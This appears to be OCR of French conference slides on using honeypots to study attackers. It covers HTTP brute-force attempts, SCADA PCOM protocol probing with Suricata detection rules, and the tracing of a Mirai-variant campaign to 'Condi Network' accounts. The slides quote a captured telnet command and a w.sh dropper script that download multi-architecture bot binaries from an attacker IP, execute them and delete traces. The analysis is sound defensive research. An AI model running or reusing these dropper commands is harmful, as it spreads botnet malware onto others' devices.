




Analyse HTTP

- Tentative de bruteforce
- Utilisation d'un VPS Scaleway
- Chargement de l'ensemble de la page
- Un seul User-agent


```
"remote_addr": "91.169.142.163",
"remote_port": "28348",
"server_protocol": "HTTP/1.1",
"form": {
  "username": "sncf",
  "password": "sncf",
  "remember_me": "on"
},
```


HTTP - URL */, /css/bootstrap.min.css, /css/jquery-ui.css, /css/elementsDesktop.css, /css/rcError.css, /css/ui.jqgrid.min.css, /js/jquery.min.js, /js/jquery.mask.min.js, /socket.io/socket.io.js, /js/mainControllers.js, /js/moment.min.js, /js/mainControllersUtils.js, /Module1/js/Home_9b5766a815f5416da1d14b6622620932.js, /css/fonts.css, /js/bootstrap.min.js, /css/*

Analyse HTTP - Pivot


- Utilisation d'outils pour identifier des adresses IP similaires
- Combo-list utilisées
- Outils utilisés (nmap, OpenVAS…)

Analyse PCOM


- Réception de code de fonction réservé



Analyse du protocole PCOM



Répartition des IPs source par **AS**



Répartition des IPs source par **pays**

Règles de détection

- IDS / IPS : Suricata


```
alert tcp any any -> any 20256 (flow:established; content:"ID"; offset: 9; depth:2; msg:"PCOM/ASCII
- Identification (ID)"; classtype:attempted-recon; sid:1000001; rev : 1;)


alert tcp any any -> any 20256 (flow:established; content:"CCS"; offset: 9; depth:3;
msg:"PCOM/ASCII - Stop Device (CCE)"; classtype:attempted-dos; sid:1000002; rev : 1;)


alert tcp any any -> any 20256 (flow:established; content:"UG"; offset: 9; depth:3; msg:"PCOM/ASCII
- Get UnitID (UG)"; classtype:attempted-recon; sid:1000003; rev : 1;)
```

Source et complément : « *A Comprehensive Security Analysis of a SCADA Protocol: From OSINT to Mitigation* »

Utiliser les honeypots pour comprendre l'infrastructure d'un attaquant

Honeypot et OSINT : opportunisme des attaquants

Investigation



Connexion
au Honeypot


Un script shell des plus classique

Protocol	Details
TELNET - Command	*root , sh , cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/w.sh; curl -C http://94.156.102.232/w.sh; chmod 777 w.sh; sh w.sh; rm -rf **


- Ciblage d'une **interface telnet** vulnérable
- Téléchargement d'un premier script shell

```
$ w.sh
1  #!/bin/bash
2  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/x86; c
3  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/x86_64
4  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/mips; 
5  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/mpsl; 
6  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm; c
7  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm5; 
8  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm6; 
9  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm7; 
10 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/ppc; c
11 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/m68k; 
12 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/sh4; c
13 cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/spc; c
14 rm -rf w.sh;
15
```

Investigation



Connexion
au Honeypot




Analyse du
C2

Un script shell des plus classique


```
$ w.sh
1   #!/bin/bash
2   cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/x86; cur
3   cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/x86_64;
4   cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/mips; cu
5   cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/mpsl; cu
6   cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm; cur
7   cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm5; cu
8   cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm6; cu
9   cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/arm7; cu
10  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/ppc; cur
11  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/m68k; cu
12  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/sh4; cur
13  cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://94.156.102.232/bins/spc; cur
14  rm -rf w.sh;
15
```

```
<!DOCTYPE html>
<head>
        <title>Condi Network</title>
</head>

<body>
        <h1>@condinetwork or @zxcr9999</h1>
```



- Téléchargement d'une variante de **Mirai**
- Utilisation de **Onyphe**


Investigation




Telegram

```
<!DOCTYPE html>
<head>
        <title>Condi Network</title>
</head>

<body>
        <h1>@condinetwork or @zxcr9999</h1>
```

- Le compte **@zxcr9999** à disparu
- Un autre l'a remplacé : **@az369za**




Investigation



Github

